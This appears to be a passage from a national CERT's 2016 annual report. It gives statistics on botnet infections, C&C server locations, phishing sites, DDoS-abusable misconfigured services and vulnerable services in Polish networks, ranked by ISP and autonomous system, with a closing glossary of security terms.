Botnets

Botnets in Poland

Table 9 presents the number of infected computers in Polish networks. In 2016 we gathered information about 1,694,794 unique IP addresses which were identified as devices infected with malware.

Family	Size
Mirai	14 054
Conficker	9 410
ISFB	4 364
Tinba	4 013
Nymaim	3 823
Kelihos	3 590
Foxbantrix	3 535
Dorkbot	3 446
Necurs	2 706
Cutwail	2 367

Table 9: Largest botnets in Poland

The values in table 9 were determined as the maximum number of unique IP addresses of infected computers in Polish networks observed on a single day. Mirai holds the first position; we devoted a separate chapter in the report (p. 23). Conficker retains a high position, even though it was sinkholed 7 years ago. Since Orange and Plus networks cut off the whole traffic to Conficker's C&C servers in the second half of the year, we expect a large drop in the number of reports related to this botnet. The third place in the ranking is held by ISFB, a dangerous banking trojan first observed in Poland in 2014. We see a slow decline of ISFB activity in most Polish autonomous systems. The largest number of ISFB infections hhas been found in the Netia network – at the beginning of the year approximately 0.05 percent of all clients from this operator had this trojan on their computers.

Botnet activity breakdown by ISP

In the Figure 20 we present the infection ratio for the largest ISPs. These estimates are are based on the number of unique IP addresses (where we have received information about an infection) per day. The infection ratio is computed by dividing the number of bots by the total number of customers of the particular ISP. Number of customers is based on the data from the "Report on the condition of the Polish telecommunication market in 2015" (Raport o stanie rynku telekomunikacyjnego w Polsce w 2015 roku), published by the Office of Electronic Communications (https://www.uke.gov.pl/files/?id_plik=23480).

On average, we observed 20 thousands of active bots per day, which is about half of what we observed in 2015. This drop can be explained by a significant shift from traditional trojans to ransomware, which is harder to monitor directly. Another contributing factor is the fact that some ISPs began filtering parts of the botnet C&C traffic of botnets, which were predominant in Polish networks (for example Conficker and Tinba). A gradual increase of the infection ratio in the second half of the year was caused by the information obtained from the monitoring of the Mirai botnet, which had significant presence in Orange and Netia networks.

For most ISPs, the infection ratio was at a similar level. In the second part of the year we noticed a significant anomaly regarding the Vectra network. In September, the estimated infection ratio reached 1.3 percent of all customers of this operator, which is the highest value recorded so far for any large ISP in Poland. The largest number of observed infections in this autonomous system involved spambots, but a high number of other types of bots was also recorded. In the fourth quarter the infection ratio gradually changed and in December it was similar to the remaining operators. Apart from Vectra, the general breakdown is visibly unfavourable to Netia (AS12741), with the average of 0.3 percent of users being infected throughout the year.




Figure 28. Graph of the daily infection ratio in 2016. Vectra network was omitted for readability.

C&C servers

In 2016 we received information about 17,411 different IP addresses used as botnet control servers (C&C). Due to the character of the threat we have decided to analyse the issue by taking into account both the location of IP addresses and the Top-Level Domain (TLD) of the C&C server. For the statistical purposes, reports regarding the CERT Polska sinkhole servers were excluded.

We have received requests regarding IP addresses from 134 countries. Similarly to the previous years, the most of malicious servers were located in the United States of America (30 percent). 72 percent of all C&C servers were hosted in the top 10 countriesindicated in the table 10.

Rank	Country	Number of IPs	Share
1	USA	5 296	30,4%
2	Germany	1 442	8,3%
3	Russia	1 419	8,2%
4	Netherlands	942	5,4%
5	China	794	4,6%
6	United Kingdom	733	4,2%
7	France	626	3,6%
8	Ukraine	535	3,1%
9	Hong Kong	397	2,3%
10	Canada	329	1,9%
...	...	...	...
17	Poland	171	1,0%

Table 10. Countries with the largest number of C&C servers

We observed 2,654 autonomous systems where C&C servers were hosted. Ten top autonomous systems included over 17 percent of all malicious servers. Details are presented in the table 11.

Rank	ASN	Name	Number of IPs	Share
1	16276	OVH	622	3,6%
2	26496	GoDaddy.com	509	2,9%
3	24940	OVH	421	2,4%
4	3320	Deutsche Telekom	294	1,7%
5	16509	Amazon.com	271	1,6%
6	13335	Cloudflare	264	1,5%
7	8560	1&1 Internet SE	177	1,0%
7	46606	Unified Layer	177	1,0%
8	36351	SoftLayer Technologies	167	1,0%
9	20013	CyrusOne	145	0,8%

Table 11. Autonomous systems with the largest number of C&C servers

C&C servers in Poland have been active under 171 various IP addresses (17th place in the World, 1 percent share) in 12 autonomous systems. Table 8 presents a list of ten autonomous systems which hosted most of malicious C&C servers. In total, they included over a half of all C&Cs in Poland.

Rank	ASN	AS name	Number of IPs	Share
1	12824	home.pl	25	14,6%
2	197226	Sprint Data Center	12	7,0%
3	21021	Multimedia Polska	8	4,7%
3	16276	OVH	8	4,7%
4	41079	H88	7	4,1%
4	198414	H88	7	4,1%
4	198156	Dediserv	7	4,1%
5	15967	Nazwa.pl	6	3,5%
6	5617	Orange	5	2,9%
6	47303	Redefine	5	2,9%

Table 12. Autonomous systems in Poland where most of C&Cs are hosted

We have also received reports about 34,932 Fully Qualified Domain Names (FQDN), which were used for botnet communication. They have been registered within 221 TLDs, with almost 40 percent in .com. The list of most common TLDs is presented in the table 13. Compared to the last year, a surprisingly high number of .pl domains were used as C&C: 289 in total. For 18 addresses the second level domain was republika.pl.

Item	TLD	Number of domains	Share
1	.com	13 402	38,4%
2	.net	6 342	18,2%
3	.top	2 846	8,1%
4	.info	2 008	5,7%
5	.org	1 734	5,0%
6	.ru	1 469	4,2%
7	.biz	753	2,2%
8	.cn	720	2,1%
9	.pw	455	1,3%
10	.pl	289	0,8%

Table 13. Top-level domains used for C&C

Phishing

In this section we will present statistics regarding phishing in the traditional understanding of this word, i.e. mimicking websites of known brands in order to steal sensitive data. Therefore, we do not include theft of information using malware or campaigns where emails were used as a method to distribute malware. The statistics refer to websites located in Poland, so they do not include phishing attacks on Polish institutions using websites maintained abroad.

In 2016 we received a total of 722,584 reports on phishing in Polish networks. They concerned 32,478 unique URLs from 5,721 domains, which resolved to 1,701 unique IP addresses. We observed a significant increase of URLs in home.pl domains, which is caused by generation of many pseudo-random subdirectories on servers taken over by the attackers. In Poland the average phishing lifetime (from the first report to the confirmation that it was removed) was approximately 213 hours.

Item	ASN	Name	Number of IPs	Number of domains
1	12824	home.pl	501	3 375
2	15967	nazwa.pl	366	614
3	198414	Biznes-Host.pl	74	338
4	43333	CIS NEPHAX	59	150
5	57367	DevonStudio	39	127
6	41079	SuperHost.pl	32	126
7	8308	NASK	39	93
8	15694	ATM	26	84
9	29522	KEI	51	78
10	31229	e24cloud	30	66

Table 14. Polish autonomous systems with the largest number of phishing websites

Services used to perform DRDoS attacks

In 2016 we received reports concerning 2.8 million different IP addresses in Poland which included incorrectly configured servers and services which can be used by attackers toperform Distributed Reflected Denial of Service attacks (DRDoS). The following pages include detailed statistics for 6 most common services of this type.

The tables include the number of IP addresses observed in a year compared to the total number of addresses originating from the given autonomous system. The AS size (number of IP addresses) was calculated based on the RIPE data retrieved for 1st of June 2016.

Item	Service	Daily average	Daily max.	Standard deviation	Total observation time
1	DNS	50 809	75 437	25 979	99%
2	NTP	39 974	48 026	6 506	90%
3	SSDP	33 607	42 667	7 971	88%
4	SNMP	31 462	39 696	5 783	86%
5	portmapper	28 343	31 276	2 605	89%
6	NetBIOS	23 795	26 317	3 880	89%
7	MS SQL	5 639	6 280	502	88%
8	mDNS	5 578	6 466	484	45%
9	Chargen	733	900	73	90%
10	QOTD	539	589	40	90%
11	XDMCP	207	227	10	47%

Table 15. Incorrectly configured services which may be used for reflected DDoS attacks. Standard deviation concerns the variability in the daily number of IP addresses observed throughout the year and the total observation time corresponds to the number of days in the year which we for which we have data on particular service.

During a period of one year we noticed significant changes in the number of observed devices that can be used to execute an amplified DoS/DDoS attack. Figure 29 presents the list of devices divided into services available from the Internet which can be used for this type of attacks. Graphs illustrate changes in the daily number of unique IP addresses collected by the n6 system for the most often reported services.

The gradual increase of recursive DNS servers in the second quarter may indicate that one or more operators were installing new devices for their customers. The dominant trend here is mostly an increase of misconfigured servers in the Orange autonomous system. A rapid drop in the network time protocol (NTP) service results from a large change within the GTS Poland network – in the second half of the year there were already no servers in this autonomous system which were configured incorrectly. A gradual drop of prevalence of the SSDP service throughout the year was observed for two operators – Orange and Netia. However, a steady increase for the NetBIOS service (mainly in the Orange network as well) is concerning. We have noticed a slight drop for the less prevalent portmapper service, mainly due to an improvement in the situation in the Multimedia and TK Telekom networks.




Fig. 29. The most prevalent incorrectly configured services which may be abused for DDoS attacks

Open DNS servers

DNS is the key Internet protocol used to resolve domain names to server addresses. Incorrectly configured servers responding to queries from the entire Internet, not only from a limited group of users, i.e. "open resolvers" - are often used for DDoS attacks.

During the period of this year we received a total of 18,807,577 reports on 1,336,288 unique IP addresses with this type of service used. The daily average is over 50 thousands of unique IP addresses. We observed a significant increase of open DNS services in the Orange network. In July, the autonomous system 5617 had almost 60 thousands of unique IP addresses per day, which is over twice as many compared with January. It maintained this level until the end of the year.

Item	ASN	Name	Mean	Maximum	% of addresses
1	5617	Orange	34 285	56 335	0,62%
2	12741	Netia	2 177	3 682	0,13%
3	29314	Vectra	822	1 191	0,16%
4	6830	UPC	704	999	0,01%
5	20960	TK Telekom	565	928	0,23%
6	21021	Multimedia	488	671	0,08%
7	35007	Miconet	405	670	7,19%
8	6714	GTS	339	1 072	0,10%
9	5588	GTS	335	842	0,03%
10	31242	3S	279	440	0,28%

Table 16. The number of IP addresses where an open DNS server has been detected grouped by autonomous systems

NTP

Network Time Protocol (NTP) is a standard time synchronisation protocol used, for instance, by most commonly used operating systems. Publicly available NTP servers which has the monlist command enabled may be used by attackers for DDoS attacks (details: https://www.us-cert.gov/ncas/alerts/TA14-013A).

We received a total of 13,347,758 reports about 653,522 unique IP addresses which hosted NTP servers with such a configuration. The daily average is 39,974 unique IP addresses.

Item	ASN	Name	Average	Maximum	% of addresses
1	5617	Orange	10 365	11 085	0,19%
2	12741	Netia	4 236	4 666	0,26%
3	6714	GTS	3 345	11 058	0,96%
4	5588	GTS	1 920	3 877	0,20%
5	13110	INEA	1 770	2 070	1,05%
6	20804	Exatel	1 445	1 607	0,78%
7	15997	Intelligent Technologies	1 316	1 482	4,02%
8	20960	TK Telekom	746	861	0,30%
9	8374	Plus / Cyf. Polsat	691	848	0,05%
10	6830	UPC	574	635	0,01%

Table 17. The number of IP addresses where an incorrectly configured NTP server was detected grouped by autonomous systems

SSDP

Simple Service Discovery Protocol is used to detect devices on a network and is a part of the Universal Plug and Play (UPnP) protocol. SSDP is intended for use in small local networks and should not be accessible from the Internet.

We received 10,871,908 reports on 1,664,184 unique IP addresses with the SSDP service shared. Daily average: 33,607 unique IP addresses. In the period of a year, we could observe a 30 percent drop in the prevalence of SSDP in Orange and Netia autonomous systems.

Item	ASN	Name	Average	Maximum	% of addresses
1	5617	Orange	10 345	13 450	0,19%
2	12741	Netia	3 531	4 715	0,21%
3	29314	Vectra	3 081	4 604	0,58%
4	41256	Servcom	1 791	2 110	4,73%
5	21021	Multimedia	761	1 090	0,13%
6	43939	Internetia	631	935	0,24%
7	8374	Plus / Cyf. Polsat	427	611	0,03%
8	196883	MT-Net	421	539	10,28%
9	35191	ASTA-NET	388	504	0,67%
10	20960	TK Telekom	386	653	0,16%

Table 18. The number of IP addresses where SSDP service available on an external interface was detected grouped by autonomous systems

SNMP

Simple Network Management Protocol is used to remotely manage network devices. It is usually recommended to use it only in segregated management networks, especially not in publically available addresses. Apart from the danger of unauthorised access to the device, the SNMP service which is exposed to the Internet may be used for DDoS attacks.

We received 10,153,916 reports on 1,701,995 unique IP addresses with this service shared. The daily average is over 31,462 unique IP addresses. For autonomous systems 5617 (Orange), 12741 (Netia) and 21021 (Multimedia) we could observe a slightly decreasing tendency of number of addresses with exposed SNMP services.

Item	ASN	Name	Average	Maximum	% of addresses
1	5617	Orange	12312	17 532	0,22%
2	12741	Netia	9793	11 687	0,59%
3	8798	PAGI	867	1 157	10,93%
4	197201	SM L-W Słowianin	531	587	12,97%
5	6830	UPC	436	1 196	0,00%
6	196883	MT-Net	407	513	9,95%
7	6714	GTS	378	944	0,11%
8	12912	T-Mobile	306	693	0,04%
9	8374	Plus / Cyf. Polsat	267	380	0,02%
10	20960	TK Telekom	264	339	0,11%

Table 19. The number of IP addresses where an active SNMP service available on an external interface was detected grouped by autonomous systems

Port mapper

Port mapper is a low level service typical for Unix-like operating systems. It is used by other network services, including NFS (Network File System).

A publically available port mapper is a hazard due to the possibility of using them in DDoS attacks.

On an average day, we observe as many as 28,343 IP addresses where this service is running.

Item	ASN	Name	Average	Maximum	% of addresses
1	5617	Orange	2 335	2 655	0,04%
2	198414	Biznes-Host.pl	1 390	1 728	11,55%
3	12741	Netia	1 258	1 393	0,08%
4	29522	KEI	1 161	1 864	1,70%
5	197226	Sprint Data Center	592	728	4,06%
6	57367	DevonStudio	564	666	4,08%
7	6830	UPC	515	555	0,00%
8	15694	ATMAN	484	550	0,66%
9	20853	ETOP	458	511	2,26%
10	31242	3S	431	502	0,44%

Table 20. The number of detected IP addresses where the port mapper service is available on a public interface, grouped by autonomous systems.

NetBIOS

NetBIOS is a low level protocol used mainly by Microsoft. It should be used only in local networks. It is a threat if available from a public network - not only because it can be used for DDoS attacks.

We received a total of 7,903,175 reports of publicly available NetBIOS services with 161,177 unique IP addresses, the daily average is 23,795. We could observe a steady increasing trend for the Orange network: from 7 thousands of devices with an open NetBIOS service in January to approx. 10 thousands in December.

Item	ASN	Name	Average	Maximum	% of addresses
1	5617	Orange	9 590	11 788	0,17%
2	49185	Protonet	2 255	2 628	9,47%
3	12741	Netia	2 014	2 337	0,12%
4	198414	Biznes-Host.pl	1 540	1 739	12,80%
5	8970	WCSS	413	554	0,63%
6	8374	Plus / Cyf. Polsat	378	439	0,03%
7	8267	CYFRONET AGH	291	363	0,38%
8	5550	Politechnika Gdańska	275	416	0,42%
9	12824	home.pl	200	230	0,10%
10	21021	Multimedia	181	253	0,03%

Table 21. The number of detected IP addresses where the NetBIOS service is available on a public interface grouped by autonomous systems

Vulnerable services

In 2016 we received reports concerning 1.8 million of unique IP addresses which are vulnerable to attacks and information leaks. The following pages include detailed information on the most significant threats of this type. The presented statistics were calculated similarly to the ones in the preceding subchapter.

TFTP is high in the ranking of most common vulnerable services (second place) as well as RDP (third place). The most common practice is to secure this type of services by limiting access from external address, so the fact of public availability of the service may indicate a configuration error and a potential vulnerability. We believe that the vast majority of these services are indeed misconfigured, however there might be cases where such behavior is intentional and does not correspond to a vulnerability. For instance, RDP may have a strong password set, which may be a sufficient security measure (provided no new vulnerability which makes it possible to bypass authentication is discovered).

Even though a similar disclaimer could be applied to databases or similar applications (Memcached, MongoDB, Elasticsearch, Redis, DB2), in their case public access is almost certainly a result of an incorrect configuration and such a situation shall be treated as a vulnerability.

The list does not include services which did not cause many reports, or for which we were not able to determine the number of vulnerable servers with sufficient certainty.

Item	Service	Daily average	Daily maximum	Standard deviation	Total observation time
1	POODLE	360 459	424 458	80 532	73%
2	TFTP	47 479	50 864	4 372	11%
3	RDP	45 340	50 869	5 968	12%
4	NAT-PMP	15 256	15 849	481	90%
5	FREAK	4 583	5 247	594	86%
6	IPMI	2 526	2 937	260	91%
7	Memcached	478	765	86	92%
8	MongoDB	284	333	23	90%
9	Elasticsearch	65	83	8	92%
10	Redis	65	81	8	91%
11	DB2	17	25	4	47%

Table 22. Vulnerable services. Standard deviation concerns the variability in the daily number of IP addresses observed throughout the year and the total observation time corresponds to the number of days in a year for which we have obtained information about the given service.

POODLE

Known SSL/TLS vulnerabilities are still a commonplace phenomenon for the Polish Internet users. Definitely the most common one is POODLE, which makes it possible to carry out an attack that leads to revealing of encrypted information. We received a total of 96,241,154 reports with 1,463,023 unique IP addresses, the daily average is 360,459 addresses

Most reports concern one ISP (Netia), where most of the vulnerable devices in Polish networks were present. -> Even though a slightly slow downward trend was observed for Netia network, the difference from the remaining operators is still very large.

Taking into account the size of the autonomous system, surprisingly many addresses in Petrotel (AS29007) and Biznes-Host.pl (ASI 98414) networks are vulnerable to the PODLE. In Petrotel network we also noticed a constant increase in the number of vulnerable devices course of the year.

Despite being common, POODLE is not the highest risk vulnerability, because it does not allow the theft of cryptographic keys or compromising the server and requires an active hijack of a TCP session (man-in-the-middle type attack).

Item	ASN	Name	Average	Maximum	% of addresses
1	12741	Netia	246 074	278 846	14,95%
2	43939	Internetia	28 536	33 995	10,78%
3	5617	Orange	18 172	22 695	0,33%
4	29007	Petrotel	2 958	3 697	18,05%
5	41256	Servcom	2 587	3 552	6,83%
6	198414	Biznes-Host.pl	2 359	2 681	19,61%
7	6830	UPC	2 214	2 841	0,02%
8	20960	TK Telekom	1 846	2 825	0,74%
9	6714	GTS	1 387	3 267	0,40%
10	21021	Multimedia	1 354	1 917	0,23%

Table 23. The number of IP addresses where SSL service with a POODLE vulnerability was detected grouped by autonomous systems

NAT-PMP

NAT Port Mapping Protocol (NAT-PMP) is a simple service often implemented in home routers, which makes it possible to automatically open ports on public network interfaces. As the protocol does not take into account authentication and makes it possible to gain access to an external network, the specification forbids making the service available on a public network interface. Despite that, many devices listen for NAT-PMP queries from any interface (details: http://www.kb.cert.org/vuls/id/184540).

In total, we received 5,111,487 reports on 181,473 unique IP addresses with this service detected. The daily average is 15 849 addresses.

Item	ASN	Name	Average	Maximum	% of addresses
1	5617	Orange	1 307	1 404	0,02%
2	12741	Netia	1 159	1 222	0,07%
3	20960	TK Telekom	815	872	0,33%
4	48559	Infomex	759	814	9,88%
5	31242	3S	628	804	0,63%
6	60317	Infomex	547	591	26,71%
7	21021	Multimedia	540	569	0,09%
8	197300	Infomex	493	534	32,08%
9	50188	KOLNET	451	586	4,41%
10	29314	Vectra	397	510	0,08%

Table 24. The number of IP addresses where NAT-PMP service available on a public interface was detected grouped by autonomous systems

FREAK

FREAK (Factoring Attack on RSA EXPORT Keys) vulnerability is based on the use of export level keys in SSL/TLS. Even though the attack mechanism is different, it is similar to POODLE, enabling to eavesdrop the contents of the encrypted communication (details: https://mitls.org/pages/attacks/SMACK#freak).

In total, we received 1,464,108 reports on 148 781 unique IP addresses, daily average 4,583 addresses. Interestingly, practically all reports concerned the Netia network, where twenty times more vulnerable servers were detected, than in Internetia, which is the next in the ranking, and approx. forty times more as compared to Orange. The list does not include autonomous systems with a daily average below 10 addresses.

Item	ASN	Name	Average	Maximum	% of addresses
1	12741	Netia	4 107	4 657	0,25%
2	43939	Internetia	224	260	0,08%
3	5617	Orange	103	143	0,00%
4	31229	e24cloud	14	23	0,05%
5	6830	UPC	10	15	0,00%

Table 25. The number of IP addresses where SSL/TLS service with a FREAK vulnerability was detected grouped by autonomous systems

IPMI

In the case of some Internet services, rapid changes in the number of incorrectly configured devices are an interesting phenomenon. The number of servers with the IPMI (Intelligent Platform Management Interface) service may be used as a relevant example here.

IPMI is an interface that allows a remote management of servers at the hardware level, usually communicating via the 623 UDP port. Similarly to SNMP, in typical cases it should not be outside the management network due to the risk of unauthorised access to the server (details: https://www.us-cert.gov/ncas/alerts/TA13-207A). In July and August, we noticed a sudden drop in reports regarding TK Telekom (AS20960) and UPC (AS6830). It was probably caused by reconfiguration or replacement of multiple customer devices.

Rank	ASN	Name	Average	Maximum	% of addresses
1	29232	PAI	440	575	14,31%
2	47544	IQ PL	257	286	1,52%
3	20853	ETOP	161	179	0,80%
4	198153	Dediserv	113	124	4,40%
5	5617	Orange	110	126	0,00%
6	12741	Netia	102	114	0,01%
7	15694	ATMAN	101	114	0,14%
8	6830	UPC	93	144	0,00%
9	20960	TK Telekom	44	76	0,02%
10	29522	KEI	43	52	0,06%

Table 26. The number of IP addresses where IPMI service available on a public interface was detected divided into autonomous systems -> The number of IP addresses where an IPMI service available on a public interface was detected grouped by autonomous systems

Malicious websites

We gathered information about 10,590,098 URL addresses related to malware. Their domains resolved to 495 339 IP addresses. Out of them, 342,312 unique URL addresses included 37,728 domains in .pl TLD. Such a large number of URL addresses is caused by reporting multiple address variants, where only last fragments are different. For certain domains the number of different URL addresses reported reaches 10 thousands.

It should be noted that a large number of domains used to spread malware is registered in the entities which allow registration of third level domain names free of charge. We observed 682 unique third level domain names for .strefa.pl and 882 for .cba.pl. It can also be noticed that many .pl domains were maintained in a small number of hosting companies, often using the same IP address, which is illustrated in the table 27.

The Table 28 presents the list of autonomous systems ranked by the number of IP addresses resulting from resolving of all malicious URLs we monitored. Most often we monitored the addresses in home.pl and nazwa.pl autonomous systems.

Rank	Number of domains	IP Address	ASN	Name
1	668	217.74.66.167	16138	Interia
2	606	95.211.144.65	60781	LeaseWeb
3	582	89.161.255.30	12824	home.pl
4	477	213.180.150.17	12990	Onet.pl
5	344	46.242.145.98	12824	home.pl
6	343	95.211.80.4	60781	LeaseWeb
7	310	193.203.99.114	47303	Redefine
8	262	46.242.145.94	12824	home.pl
9	243	217.97.216.17	5617	Orange
10	223	91.214.239.42	43325	Xevin Consulting

Table 27. IP addresses which hosted most of .pl domains related to malware

Rank	Number of IPs	ASN	Name	Network percentage	Share
1	2 951	12824	home.pl	1,44%	29,69%
2	2 626	15967	Nazwa.pl	2,67%	26,42%
3	343	29522	KEI	0,50%	3,45%
4	340	198414	H88.	2,83%	3,42%
5	215	197226	Sprint Data Center	1,47%	2,16%
6	212	43333	NEPHAX	1,20%	2,13%
7	206	16276	OVH	0,01%	2,07%
8	126	29314	VECTRA	0,02%	1,27%
9	121	5617	Orange	0,00%	1,22%
10	119	12741	Netia	0,01%	1,20%

Table 28. Autonomous systems which hosted most sites reported as related to malware

Glossary of basic term

- **Brute-force attacks** - attacks involving large number of attempts to guess the access password to a service
- **Banker** - a type of malware which aims to interfere with the way the user uses a banking system; its goal is to steal money
- **Bot *(or: zombie)*** - a computer which is fully controlled by a person who is not its owner, due to malware running on it
- **Botnet** - many bots managed jointly by a single person or a group
- **DoS *(denial of service)*** - an attack which results in a denial of access to the service on a server
- **DDoS *(distributed denial of service)*** - a DoS carried out from multiple sources simultaneously
- **DRDoS *(distributed reflected denial of service)*** - a DDoS attack carried out using intermediate servers which receive queries from the attacker with a false source address, so that answers are directed to the actual target of the attack
- **exploit kit** - a type of malware executed on a WWW server, attempting to exploit a vulnerability in client software of the user that visits a website (e.g. web browser, video playback plugins) in order to execute commands on his or her computer
- **fast flux** - a mechanism used to raise the resilience of a criminal infrastructure (e.g. C&C servers), where a DNS returns many, frequently changed IP addresses for the given domain name; these IPs usually belonging to bots
- **Honeypot** - a server or client software that acts pretends to be vulnerable in order to lure an attack in a controlled way and learn more about the attack mechanisms
- **Vulnerability** - a software bug which impacts security
- **0 Day Vulnerability** - a vulnerability which is not commonly known (especially by the software manufacturer), so there are no known security measures to block it
- **Malware *(from malicious software)*** - see: malicious software
- **Obfuscation** - writing the program code intentionally to make it less readable and harder to analyse
- **Phishing** - an attack which aims to extract information (often a password) by posing as a trusted entity (a bank for instance)
- **Ransomware *(from ransom and malware)*** - a type of malware which prevents users from accessing their data (most often by encrypting it) and demands paying ransom in order to restore it
- **Sandbox** - an environment for controlled (possibly malicious) code execution, most often providing means to record and analyse the results
- **C&C servers** - servers used to control a botnet, e.g. issue commands, change configuration
- **Sinkhole** - a target server used to redirect traffic e.g. from a hijacked domain used in a botnet
- **Spearphishing** - a type of phishing attack targeting specific people, e.g. specific directors, an accountant, usually with a specially prepared scenario which uses information gathered on the target, e.g. from social media
